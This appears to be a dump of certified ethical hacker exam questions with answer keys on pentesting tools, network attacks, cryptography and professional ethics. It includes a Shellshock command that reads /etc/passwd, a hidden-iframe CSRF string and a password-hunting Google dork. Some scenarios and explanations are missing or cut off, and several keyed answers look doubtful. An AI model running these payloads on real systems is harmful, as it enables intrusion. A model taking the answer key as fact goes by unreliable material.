A consultant has been hired by the V.P. of a large financial organization to assess the company's security posture. During the security testing, the consultant comes across child pornography on the V.P.'s computer. What is the consultant's obligation to the financial organization?

A. Say nothing and continue with the security testing.
B. Stop work immediately and contact the authorities.
C. Delete the pornography, say nothing, and continue security testing.
D. Bring the discovery to the financial organization's human resource department.

Answer: B

NEW QUESTION 279
- (Exam Topic 3)
Which of the following levels of algorithms does Public Key Infrastructure (PKI) use?

A. RSA 1024 bit strength
B. AES 1024 bit strength
C. RSA 512 bit strength
D. AES 512 bit strength

Answer: A

NEW QUESTION 280
- (Exam Topic 3)
Which NMAP feature can a tester implement or adjust while scanning for open ports to avoid detection by the network’s IDS?

A. Timing options to slow the speed that the port scan is conducted
B. Fingerprinting to identify which operating systems are running on the network
C. ICMP ping sweep to determine which hosts on the network are not available
D. Traceroute to control the path of the packets sent during the scan

Answer: A

NEW QUESTION 285
- (Exam Topic 3)
Which of the following is optimized for confidential communications, such as bidirectional voice and video?

A. RC4
B. RC5

C. MD4
D. MD5

Answer: A

NEW QUESTION 289
- (Exam Topic 3)
Employees in a company are no longer able to access Internet web sites on their computers. The network administrator is able to successfully ping IP address of web servers on the Internet and is able to open web sites by using an IP address in place of the URL. The administrator runs the nslookup command for www.eccouncil.org and receives an error message stating there is no response from the server. What should the administrator do next?

A. Configure the firewall to allow traffic on TCP ports 53 and UDP port 53.
B. Configure the firewall to allow traffic on TCP ports 80 and UDP port 443.
C. Configure the firewall to allow traffic on TCP port 53.
D. Configure the firewall to allow traffic on TCP port 8080.

Answer: A

NEW QUESTION 290
- (Exam Topic 3)
Which of the following network attacks takes advantage of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

A. Teardrop
B. SYN flood
C. Smurf attack
D. Ping of death

Answer: A

NEW QUESTION 291
- (Exam Topic 3)
A certified ethical hacker (CEH) completed a penetration test of the main headquarters of a company almost two months ago, but has yet to get paid. The customer is suffering from financial problems, and the CEH is worried that the company will go out of business and end up not paying. What actions should the CEH take?

A. Threaten to publish the penetration test results if not paid.
B. Follow proper legal procedures against the company to request payment.
C. Tell other customers of the financial problems with payments from this company.
D. Exploit some of the vulnerabilities found on the company webserver to deface it.

Answer: B

NEW QUESTION 295
- (Exam Topic 4)
You are performing information gathering for an important penetration test. You have found pdf, doc, and images in your objective. You decide to extract metadata from these files and analyze it.
What tool will help you with the task?

A. Metagoofil
B. Armitage
C. Dimitry
D. cdpsnarf

Answer: A

Explanation:
Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company. Metagoofil will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner? and others. With the results it will generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.
References:
http://www.edge-security.com/metagoofil.php

NEW QUESTION 298
- (Exam Topic 4)
You have successfully gained access to your client's internal network and successfully comprised a Linux server which is part of the internal IP network. You want to know which Microsoft Windows workstations have file sharing enabled.
Which port would you see listening on these Windows machines in the network?

A. 445
B. 3389
C. 161
D. 1433

Answer: A

Explanation:
The following ports are associated with file sharing and server message block (SMB) communications: References: https://support.microsoft.com/en-us/kb/298804

NEW QUESTION 302
- (Exam Topic 4)
When you are collecting information to perform a data analysis, Google commands are very useful to find sensitive information and files. These files may contain information about passwords, system functions, or documentation.
What command will help you to search files using Google as a search engine?

A. site: target.com filetype:xls username password email
B. inurl: target.com filename:xls username password email
C. domain: target.com archive:xls username password email
D. site: target.com file:xls username password email

Answer: A

Explanation:
If you include site: in your query, Google will restrict your search results to the site or domain you specify. If you include filetype:suffix in your query, Google will restrict the results to pages whose names end in
suffix. For example, [web page evaluation checklist filetype:pdf] will return Adobe Acrobat pdf files that match the terms “web,” “page,” “evaluation,” and “checklist.”
References:
http://www.googleguide.com/advanced_operators_reference.html

NEW QUESTION 305
- (Exam Topic 4)
It is a vulnerability in GNU's bash shell, discovered in September of 2014, that gives attackers access to run remote commands on a vulnerable system. The malicious software can take control of an infected machine, launch denial-of-service attacks to disrupt websites, and scan for other vulnerable devices (including routers).
Which of the following vulnerabilities is being described?

A. Shellshock
B. Rootshock
C. Rootshell
D. Shellbash

Answer: A

Explanation:
Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014.
References: https://en.wikipedia.org/wiki/Shellshock_(software_bug)

NEW QUESTION 308
- (Exam Topic 4)

```
env x=`(){ :;};echo exploit` bash -c 'cat /etc/passwd'
```

What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

A. Display passwd content to prompt
B. Removes the passwd file
C. Changes all passwords in passwd
D. Add new user to the passwd file

Answer: A

Explanation:
To extract private information, attackers are using a couple of techniques. The simplest extraction attacks are in the form:

```
() {:;}; /bin/cat /etc/passwd
```

That reads the password file /etc/passwd, and adds it to the response from the web server. So an attacker injecting this code through the Shellshock vulnerability would see the password file dumped out onto their screen as part of the web page returned.
References: https://blog.cloudflare.com/inside-shellshock/

NEW QUESTION 309
- (Exam Topic 4)
You have successfully compromised a machine on the network and found a server that is alive on the same network. You tried to ping it but you didn't get any response back.
What is happening?

A. ICMP could be disabled on the target server.
B. The ARP is disabled on the target server.
C. TCP/IP doesn't support ICMP.
D. You need to run the ping command with root privileges.

Answer: A

Explanation:
The ping utility is implemented using the ICMP "Echo request" and "Echo reply" messages.
Note: The Internet Control Message Protocol (ICMP) is one of the main protocols of the internet protocol suite. It is used by network devices, like routers, to send error messages indicating, for example, that a requested service is not available or that a host or router could not be reached.
References: https://en.wikipedia.org/wiki/Internet_Control_Message_Protocol

NEW QUESTION 311

- (Exam Topic 4)
Which of the following is an extremely common IDS evasion technique in the web world?

A. unicode characters
B. spyware
C. port knocking
D. subnetting

Answer: A

Explanation:
Unicode attacks can be effective against applications that understand it. Unicode is the international standard whose goal is to represent every character needed by every written human language as a single integer number. What is known as Unicode evasion should more correctly be referenced as UTF-8 evasion. Unicode characters are normally represented with two bytes, but this is impractical in real life.
One aspect of UTF-8 encoding causes problems: non-Unicode characters can be represented encoded. What is worse is multiple representations of each character can exist. Non-Unicode character encodings are known as overlong characters, and may be signs of attempted attack.
References:
http://books.gigatux.nl/mirror/apachesecurity/0596007248/apachesc-chp-10-sect-8.html

NEW QUESTION 315
- (Exam Topic 4)
During a blackbox pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded.
What type of firewall is inspecting outbound traffic?

A. Application
B. Circuit
C. Stateful
D. Packet Filtering

Answer: A

Explanation:
An application firewall is an enhanced firewall that limits access by applications to the operating system (OS) of a computer. Conventional firewalls merely control the flow of data to and from the central processing unit (CPU), examining each packet and determining whether or not to forward it toward a particular destination. An application firewall offers additional protection by controlling the execution of files or the handling of data by specific applications.
References:
http://searchsoftwarequality.techtarget.com/definition/application-firewall

NEW QUESTION 316
- (Exam Topic 4)
You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System.
What is the best approach?

A. Install Cryptcat and encrypt outgoing packets from this server.
B. Install and use Telnet to encrypt all outgoing traffic from this server.
C. Use Alternate Data Streams to hide the outgoing packets from this server.
D. Use HTTP so that all traffic can be routed via a browser, thus evading the internal Intrusion Detection Systems.

Answer: A

Explanation:
Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish.
References:
http://null-byte.wonderhowto.com/how-to/hack-like-pro-create-nearly-undetectable-backdoor-with-cryptcat-014

NEW QUESTION 318
- (Exam Topic 4)
A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content.
Which sort of trojan infects this server?

A. Botnet Trojan
B. Turtle Trojans
C. Banking Trojans
D. Ransomware Trojans

Answer: A

Explanation:
In computer science, a zombie is a computer connected to the Internet that has been compromised by a hacker, computer virus or trojan horse and can be used to perform malicious tasks of one sort or another under remote direction. Botnets of zombie computers are often used to spread e-mail spam and launch denial-of-service attacks. Most owners of zombie computers are unaware that their system is being used in this way. Because the owner tends to be unaware, these computers are metaphorically compared to zombies. A coordinated DDoS attack by multiple botnet machines also resembles a zombie horde attack.

NEW QUESTION 321
- (Exam Topic 4)
You have several plain-text firewall logs that you must review to evaluate network traffic. You know that in order to do fast, efficient searches of the logs you must use regular expressions.

Which command-line utility are you most likely to use?

A. Grep
B. Notepad
C. MS Excel
D. Relational Database

Answer: A

Explanation:
grep is a command-line utility for searching plain-text data sets for lines matching a regular expression. References: https://en.wikipedia.org/wiki/Grep

NEW QUESTION 326
- (Exam Topic 4)
Which of the following describes the characteristics of a Boot Sector Virus?

A. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR
B. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR
C. Modifies directory table entries so that directory entries point to the virus code instead of the actual program
D. Overwrites the original MBR and only executes the new virus code

Answer: A

Explanation:
A boot sector virus is a computer virus that infects a storage device's master boot record (MBR). The virus moves the boot sector to another location on the hard drive.
References: https://www.techopedia.com/definition/26655/boot-sector-virus

NEW QUESTION 329
- (Exam Topic 4)
Which of the following is not a Bluetooth attack?

A. Bluedriving
B. Bluejacking
C. Bluesmacking
D. Bluesnarfing

Answer: A

NEW QUESTION 331
- (Exam Topic 4)
It is a short-range wireless communication technology intended to replace the cables connecting portable of fixed devices while maintaining high levels of security. It allows mobile phones, computers and other devices to connect and communicate using a short-range wireless connection.
Which of the following terms best matches the definition?

A. Bluetooth
B. Radio-Frequency Identification
C. WLAN
D. InfraRed

Answer: A

Explanation:
Bluetooth is a standard for the short-range wireless interconnection of mobile phones, computers, and other electronic devices.
References:
http://www.bbc.co.uk/webwise/guides/about-bluetooth

NEW QUESTION 332
- (Exam Topic 4)
You are attempting to man-in-the-middle a session. Which protocol will allow you to guess a sequence number?

A. TCP
B. UPD
C. ICMP
D. UPX

Answer: A

Explanation:
At the establishment of a TCP session the client starts by sending a SYN-packet (SYN=synchronize) with a sequence number. To hijack a session it is required to send a packet with a right seq-number, otherwise they are dropped.
References: https://www.exploit-db.com/papers/13587/

NEW QUESTION 334
- (Exam Topic 4)
Which of the following is the successor of SSL?

A. TLS
B. RSA
C. GRE
D. IPSec

Answer: A

Explanation:
Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), both of which are frequently referred to as 'SSL', are cryptographic protocols that provide communications security over a computer network.
References: https://en.wikipedia.org/wiki/Transport_Layer_Security

NEW QUESTION 339
- (Exam Topic 4)
You are using NMAP to resolve domain names into IP addresses for a ping sweep later.
Which of the following commands looks for IP addresses?

A. >host -t a hackeddomain.com
B. >host -t soa hackeddomain.com
C. >host -t ns hackeddomain.com
D. >host -t AXFR hackeddomain.com

Answer: A

Explanation:
The A record is an Address record. It returns a 32-bit IPv4 address, most commonly used to map hostnames to an IP address of the host.
References: https://en.wikipedia.org/wiki/List_of_DNS_record_types

NEW QUESTION 344
- (Exam Topic 4)
When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, PUT, DELETE, TRACE) using NMAP script engine.
What nmap script will help you with this task?

A. http-methods
B. http enum
C. http-headers
D. http-git

Answer: A

Explanation:
You can check HTTP method vulnerability using NMAP. Example: #nmap –script=http-methods.nse 192.168.0.25 References:
http://solutionsatexperts.com/http-method-vulnerability-check-using-nmap/

NEW QUESTION 346
- (Exam Topic 4)
During a recent security assessment, you discover the organization has one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and a second DNS server on the internal network.
What is this type of DNS configuration commonly called?

A. Split DNS
B. DNSSEC
C. DynDNS
D. DNS Scheme

Answer: A

Explanation:
In a split DNS infrastructure, you create two zones for the same domain, one to be used by the internal network, the other used by the external network. Split DNS directs internal hosts to an internal domain name server for name resolution and external hosts are directed to an external domain name server for name resolution.
References:
http://www.webopedia.com/TERM/S/split_DNS.html

NEW QUESTION 348
- (Exam Topic 4)
Which regulation defines security and privacy controls for Federal information systems and organizations?

A. NIST-800-53
B. PCI-DSS
C. EU Safe Harbor
D. HIPAA

Answer: A

Explanation:

NIST Special Publication 800-53, "Security and Privacy Controls for Federal Information Systems and Organizations," provides a catalog of security controls for all U.S. federal information systems except those related to national security.
References: https://en.wikipedia.org/wiki/NIST_Special_Publication_800-53

NEW QUESTION 351
- (Exam Topic 4)
Which of the following statements is TRUE?

A. Sniffers operate on Layer 2 of the OSI model
B. Sniffers operate on Layer 3 of the OSI model
C. Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
D. Sniffers operate on the Layer 1 of the OSI model.

Answer: A

Explanation:
The OSI layer 2 is where packet sniffers collect their data. References: https://en.wikipedia.org/wiki/Ethernet_frame

NEW QUESTION 354
- (Exam Topic 4)
This tool is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the PTW attack, thus making the attack much faster compared to other WEP cracking tools.
Which of the following tools is being described?

A. Aircrack-ng
B. Airguard
C. WLAN-crack
D. wificracker

Answer: A

Explanation:
Aircrack-ng is a complete suite of tools to assess WiFi network security.
The default cracking method of Aircrack-ng is PTW, but Aircrack-ng can also use the FMS/KoreK method, which incorporates various statistical attacks to discover the WEP key and uses these in combination with brute forcing.
References:
http://www.aircrack-ng.org/doku.php?id=aircrack-ng

NEW QUESTION 359
- (Exam Topic 4)
Which of the following is assured by the use of a hash?

A. Integrity
B. Confidentiality
C. Authentication
D. Availability

Answer: A

Explanation:
An important application of secure hashes is verification of message integrity. Determining whether any changes have been made to a message (or a file), for example, can be accomplished by comparing message digests calculated before, and after, transmission (or any other event).
References: https://en.wikipedia.org/wiki/Cryptographic_hash_function#Verifying_the_integrity_of_files_or_messages

NEW QUESTION 363
- (Exam Topic 4)
Which tool allows analysts and pen testers to examine links between data using graphs and link analysis?

A. Maltego
B. Cain & Abel
C. Metasploit
D. Wireshark

Answer: A

Explanation:
Maltego is proprietary software used for open-source intelligence and forensics, developed by Paterva. Maltego focuses on providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining.
References: https://en.wikipedia.org/wiki/Maltego

NEW QUESTION 366
- (Exam Topic 4)
Using Windows CMD, how would an attacker list all the shares to which the current user context has access?

A. NET USE
B. NET CONFIG
C. NET FILE

D. NET VIEW

Answer: A

Explanation:
Connects a computer to or disconnects a computer from a shared resource, or displays information about computer connections. The command also controls persistent net connections. Used without parameters, net use retrieves a list of network connections.
References: https://technet.microsoft.com/en-us/library/bb490717.aspx

NEW QUESTION 368
- (Exam Topic 4)
You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration?
alert tcp any any -> 192.168.100.0/24 21 (msg: "FTP on the network!";)

A. An Intrusion Detection System
B. A firewall IPTable
C. A Router IPTable
D. FTP Server rule

Answer: A

Explanation:
Snort is an open source network intrusion detection system (NIDS) for networks . Snort rule example:
This example is a rule with a generator id of 1000001.
alert tcp any any -> any 80 (content:"BOB"; gid:1000001; sid:1; rev:1;)
References:
http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node31.html

NEW QUESTION 369
- (Exam Topic 4)
It is a kind of malware (malicious software) that criminals install on your computer so they can lock it from a remote location. This malware generates a pop-up window, webpage, or email warning from what looks like an official authority. It explains that your computer has been locked because of possible illegal activities on it and demands payment before you can access your files and programs again.
Which of the following terms best matches the definition?

A. Ransomware
B. Adware
C. Spyware
D. Riskware

Answer: A

Explanation:
Ransomware is a type of malware that can be covertly installed on a computer without knowledge or intention of the user that restricts access to the infected computer system in some way, and demands that the user pay a ransom to the malware operators to remove the restriction. Some forms of ransomware systematically encrypt files on the system's hard drive, which become difficult or impossible to decrypt without paying the ransom for the encryption key, while some may simply lock the system and display messages intended to coax the user into paying. Ransomware typically propagates as a Trojan.
References: https://en.wikipedia.org/wiki/Ransomware

NEW QUESTION 374
- (Exam Topic 4)
An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", that the user is directed to a phishing site.
Which file does the attacker need to modify?

A. Hosts
B. Sudoers
C. Boot.ini
D. Networks

Answer: A

Explanation:
The hosts file is a computer file used by an operating system to map hostnames to IP addresses. The hosts file contains lines of text consisting of an IP address in the first text field followed by one or more host names.
References: https://en.wikipedia.org/wiki/Hosts_(file)

NEW QUESTION 376
- (Exam Topic 4)
An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.
<iframe src="http://www.vulnweb.com/updateif.php" style="display:none"></iframe>
What is this type of attack (that can use either HTTP GET or HTTP POST) called?

A. Cross-Site Request Forgery
B. Cross-Site Scripting
C. SQL Injection
D. Browser Hacking

Answer: A

Explanation:
Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts.
Different HTTP request methods, such as GET and POST, have different level of susceptibility to CSRF attacks and require different levels of protection due to their different handling by web browsers.
References: https://en.wikipedia.org/wiki/Cross-site_request_forgery

NEW QUESTION 380
- (Exam Topic 4)
The network administrator contacts you and tells you that she noticed the temperature on the internal wireless router increases by more than 20% during weekend hours when the office was closed. She asks you to investigate the issue because she is busy dealing with a big conference and she doesn’t have time to perform the task.
What tool can you use to view the network traffic being sent and received by the wireless router?

A. Wireshark
B. Nessus
C. Netcat
D. Netstat

Answer: A

Explanation:
Wireshark is a Free and open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

NEW QUESTION 381
- (Exam Topic 4)
Your company was hired by a small healthcare provider to perform a technical assessment on the network. What is the best approach for discovering vulnerabilities on a Windows-based computer?

A. Use a scan tool like Nessus
B. Use the built-in Windows Update tool
C. Check MITRE.org for the latest list of CVE findings
D. Create a disk image of a clean Windows installation

Answer: A

Explanation:
Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools.
The Nessus server is currently available for Unix, Linux and FreeBSD. The client is available for Unix- or Windows-based operating systems.
Note: Significant capabilities of Nessus include: References: http://searchnetworking.techtarget.com/definition/Nessus

NEW QUESTION 385
- (Exam Topic 4)
You are performing a penetration test. You achieved access via a buffer overflow exploit and you proceed to find interesting data, such as files with usernames and passwords. You find a hidden folder that has the administrator's bank account password and login information for the administrator's bitcoin account.
What should you do?

A. Report immediately to the administrator
B. Do not report it and continue the penetration test.
C. Transfer money from the administrator's account to another account.
D. Do not transfer the money but steal the bitcoins.

Answer: A

NEW QUESTION 386
- (Exam Topic 5)
A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client.
What is a possible source of this problem?

A. The WAP does not recognize the client’s MAC address
B. The client cannot see the SSID of the wireless network
C. Client is configured for the wrong channel
D. The wireless client is not configured to use DHCP

Answer: A

Explanation:
MAC Filtering (or GUI filtering, or layer 2 address filtering) refers to a security access control method whereby the 48-bit address assigned to each network card is used to determine access to the network. MAC Filtering is often used on wireless networks.
References: https://en.wikipedia.org/wiki/MAC_filtering

NEW QUESTION 391

- (Exam Topic 5)
The "black box testing" methodology enforces which kind of restriction?

A. Only the external operation of a system is accessible to the tester.
B. Only the internal operation of a system is known to the tester.
C. The internal operation of a system is only partly accessible to the tester.
D. The internal operation of a system is completely known to the tester.

Answer: A

Explanation:
Black-box testing is a method of software testing that examines the functionality of an application without peering into its internal structures or workings.
References: https://en.wikipedia.org/wiki/Black-box_testing

NEW QUESTION 392
- (Exam Topic 5)
Which of the following areas is considered a strength of symmetric key cryptography when compared with asymmetric algorithms?

A. Scalability
B. Speed
C. Key distribution
D. Security

Answer: B

NEW QUESTION 397
- (Exam Topic 5)
Internet Protocol Security IPSec is actually a suite of protocols. Each protocol within the suite provides different functionality. Collective IPSec does everything except.

A. Protect the payload and the headers
B. Authenticate
C. Encrypt
D. Work at the Data Link Layer

Answer: D

NEW QUESTION 402
- (Exam Topic 5)
A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The ps command shows that the nc file is running as process, and the netstat command shows the nc process is listening on a network port.
What kind of vulnerability must be present to make this remote attack possible?

A. File system permissions
B. Privilege escalation
C. Directory traversal
D. Brute force login

Answer: A

Explanation:
To upload files the user must have proper write file permissions.
References:
http://codex.wordpress.org/Hardening_WordPress

NEW QUESTION 404
- (Exam Topic 5)
The company ABC recently discovered that their new product was released by the opposition before their premiere. They contract an investigator who discovered that the maid threw away papers with confidential information about the new product and the opposition found it in the garbage. What is the name of the technique used by the opposition?

A. Hack attack
B. Sniffing
C. Dumpster diving
D. Spying

Answer: C

NEW QUESTION 405
- (Exam Topic 5)
To maintain compliance with regulatory requirements, a security audit of the systems on a network must be performed to determine their compliance with security policies. Which one of the following tools would most likely be used in such an audit?

A. Vulnerability scanner
B. Protocol analyzer
C. Port scanner

D. Intrusion Detection System

Answer: A

Explanation:
A vulnerability scanner is a computer program designed to assess computers, computer systems, networks or applications for weaknesses.
They can be run either as part of vulnerability management by those tasked with protecting systems - or by black hat attackers looking to gain unauthorized access.
References: https://en.wikipedia.org/wiki/Vulnerability_scanner

NEW QUESTION 407
- (Exam Topic 5)
The establishment of a TCP connection involves a negotiation called 3 way handshake. What type of message sends the client to the server in order to begin this negotiation?

A. RST
B. ACK
C. SYN-ACK
D. SYN

Answer: D

NEW QUESTION 409
- (Exam Topic 5)
What is the most common method to exploit the “Bash Bug” or “ShellShock" vulnerability?

A. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
B. Manipulate format strings in text fields
C. SSH
D. SYN Flood

Answer: A

Explanation:
Shellshock, also known as Bashdoor, is a family of security bugs in the widely used Unix Bash shell. One specific exploitation vector of the Shellshock bug is CGI-based web servers.
Note: When a web server uses the Common Gateway Interface (CGI) to handle a document request, it passes various details of the request to a handler program in the environment variable list. For example, the variable HTTP_USER_AGENT has a value that, in normal usage, identifies the program sending the request. If the request handler is a Bash script, or if it executes one for example using the system call, Bash will receive the environment variables passed by the server and will process them. This provides a means for an attacker to trigger the Shellshock vulnerability with a specially crafted server request.
References: https://en.wikipedia.org/wiki/Shellshock_(software_bug)#Specific_exploitation_vectors

NEW QUESTION 410
- (Exam Topic 5)
An attacker gains access to a Web server's database and displays the contents of the table that holds all of the names, passwords, and other user information. The attacker did this by entering information into the Web site's user login page that the software's designers did not expect to be entered. This is an example of what kind of software design problem?

A. Insufficient input validation
B. Insufficient exception handling
C. Insufficient database hardening
D. Insufficient security management

Answer: A

Explanation:
The most common web application security weakness is the failure to properly validate input coming from the client or from the environment before using it. This weakness leads to almost all of the major vulnerabilities in web applications, such as cross site scripting, SQL injection, interpreter injection, locale/Unicode attacks, file system attacks, and buffer overflows.
References: https://www.owasp.org/index.php/Testing_for_Input_Validation

NEW QUESTION 414
- (Exam Topic 5)
What two conditions must a digital signature meet?

A. Has to be unforgeable, and has to be authentic.
B. Has to be legible and neat.
C. Must be unique and have special characters.
D. Has to be the same number of characters as a physical signature and must be unique.

Answer: A

NEW QUESTION 419
- (Exam Topic 5)
Seth is starting a penetration test from inside the network. He hasn't been given any information about the network. What type of test is he conducting?

A. Internal Whitebox
B. External, Whitebox

C. Internal, Blackbox
D. External, Blackbox

Answer: C

NEW QUESTION 420
- (Exam Topic 5)
A large mobile telephony and data network operator has a data that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems. What is the best security policy concerning this setup?

A. Network elements must be hardened with user ids and strong password
B. Regular security tests and audits should be performed.
C. As long as the physical access to the network elements is restricted, there is no need for additional measures.
D. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
E. The operator knows that attacks and down time are inevitable and should have a backup site.

Answer: A

NEW QUESTION 424
- (Exam Topic 5)
Which method of password cracking takes the most time and effort?

A. Brute force
B. Rainbow tables
C. Dictionary attack
D. Shoulder surfing

Answer: A

Explanation:
Brute-force cracking, in which a computer tries every possible key or password until it succeeds, is typically very time consuming. More common methods of password cracking, such as dictionary attacks, pattern checking, word list substitution, etc. attempt to reduce the number of trials required and will usually be attempted before brute force.
References: https://en.wikipedia.org/wiki/Password_cracking

NEW QUESTION 426
- (Exam Topic 5)
You are the Systems Administrator for a large corporate organization. You need to monitor all network traffic on your local network for suspicious activities and receive notifications when an attack is occurring. Which tool would allow you to accomplish this goal?

A. Network-based IDS
B. Firewall
C. Proxy
D. Host-based IDS

Answer: A

Explanation:
A network-based intrusion detection system (NIDS) is used to monitor and analyze network traffic to protect a system from network-based threats.
A NIDS reads all inbound packets and searches for any suspicious patterns. When threats are discovered, based on its severity, the system can take action such as notifying administrators, or barring the source IP address from accessing the network.
References: https://www.techopedia.com/definition/12941/network-based-intrusion-detection-system-nids

NEW QUESTION 430
- (Exam Topic 5)
Which of the following statements regarding ethical hacking is incorrect?

A. Ethical hackers should never use tools or methods that have the potential of exploiting vulnerabilities in an organization's systems.
B. Testing should be remotely performed offsite.
C. An organization should use ethical hackers who do not sell vendor hardware/software or other consulting services.
D. Ethical hacking should not involve writing to or modifying the target systems.

Answer: A

Explanation:
Ethical hackers use the same methods and techniques, including those that have the potential of exploiting vulnerabilities, to test and bypass a system's defenses as their less-principled counterparts, but rather than taking advantage of any vulnerabilities found, they document them and provide actionable advice on how to fix them so the organization can improve its overall security.
References:
http://searchsecurity.techtarget.com/definition/ethical-hacker

NEW QUESTION 433
- (Exam Topic 5)
____ is a set of extensions to DNS that provide to DNS clients (resolvers) origin authentication of DNS data to reduce the threat of DNS poisoning, spoofing, and similar attacks types.

A. DNSSEC
B. Zone transfer

C. Resource transfer
D. Resource records

Answer: A

NEW QUESTION 438
- (Exam Topic 5)
Sophia travels a lot and worries that her laptop containing confidential documents might be stolen. What is the best protection that will work for her?

A. Password protected files
B. Hidden folders
C. BIOS password
D. Full disk encryption.

Answer: D

NEW QUESTION 442
- (Exam Topic 5)
When purchasing a biometric system, one of the considerations that should be reviewed is the processing speed. Which of the following best describes what it is meant by processing?

A. The amount of time it takes to convert biometric data into a template on a smart card.
B. The amount of time and resources that are necessary to maintain a biometric system.
C. The amount of time it takes to be either accepted or rejected form when an individual provides Identification and authentication information.
D. How long it takes to setup individual user accounts.

Answer: C

NEW QUESTION 443
- (Exam Topic 5)
An attacker attaches a rogue router in a network. He wants to redirect traffic to a LAN attached to his router as part of a man-in-the-middle attack. What measure on behalf of the legitimate admin can mitigate this attack?

A. Only using OSPFv3 will mitigate this risk.
B. Make sure that legitimate network routers are configured to run routing protocols with authentication.
C. Redirection of the traffic cannot happen unless the admin allows it explicitly.
D. Disable all routing protocols and only use static routes.

Answer: B

NEW QUESTION 445
- (Exam Topic 5)
Which of the following is considered an exploit framework and has the ability to perform automated attacks on services, ports, applications and unpatched security flaws in a computer system?

A. Wireshark
B. Maltego
C. Metasploit
D. Nessus

Answer: C

NEW QUESTION 448
- (Exam Topic 5)
Scenario:
What is the name of the attack which is mentioned in the scenario?

A. HTTP Parameter Pollution
B. HTML Injection
C. Session Fixation
D. ClickJacking Attack

Answer: D

NEW QUESTION 452
- (Exam Topic 5)
In order to have an anonymous Internet surf, which of the following is best choice?

A. Use SSL sites when entering personal information
B. Use Tor network with multi-node
C. Use shared WiFi
D. Use public VPN

Answer: B

NEW QUESTION 453

- (Exam Topic 5)
Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.
B. A biometric system that bases authentication decisions on physical attributes.
C. An authentication system that creates one-time passwords that are encrypted with secret keys.
D. An authentication system that uses passphrases that are converted into virtual passwords.

Answer: C

NEW QUESTION 455
- (Exam Topic 5)
What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

A. Residual risk
B. Inherent risk
C. Deferred risk
D. Impact risk

Answer: A

Explanation:
The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.
References: https://en.wikipedia.org/wiki/Residual_risk

NEW QUESTION 459
- (Exam Topic 5)
Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering
B. Sniffing
C. Eavesdropping
D. Scanning

Answer: A

Explanation:
Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information. A type of confidence trick for the purpose of information gathering, fraud, or system access.
References: https://en.wikipedia.org/wiki/Social_engineering_(security)

NEW QUESTION 462
- (Exam Topic 5)
In many states sending spam is illegal. Thus, the spammers have techniques to try and ensure that no one knows they sent the spam out to thousands of users at a time. Which of the following best describes what spammers use to hide the origin of these types of e-mails?

A. A blacklist of companies that have their mail server relays configured to allow traffic only to theirspecific domain name.
B. Mail relaying, which is a technique of bouncing e-mail from internal to external mails servers continuously.
C. A blacklist of companies that have their mail server relays configured to be wide open.
D. Tools that will reconfigure a mail server's relay component to send the e-mail back to the spammers occasionally.

Answer: B

NEW QUESTION 466
- (Exam Topic 5)
Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?

A. msfpayload
B. msfcli
C. msfencode
D. msfd

Answer: C

NEW QUESTION 468
- (Exam Topic 5)
Which of the following is one of the most effective ways to prevent Cross-site Scripting (XSS) flaws in software applications?

A. Validate and escape all information sent to a server
B. Use security policies and procedures to define and implement proper security settings
C. Verify access right before allowing access to protected information and UI controls
D. Use digital certificates to authenticate a server prior to sending data

Answer: A

Explanation:

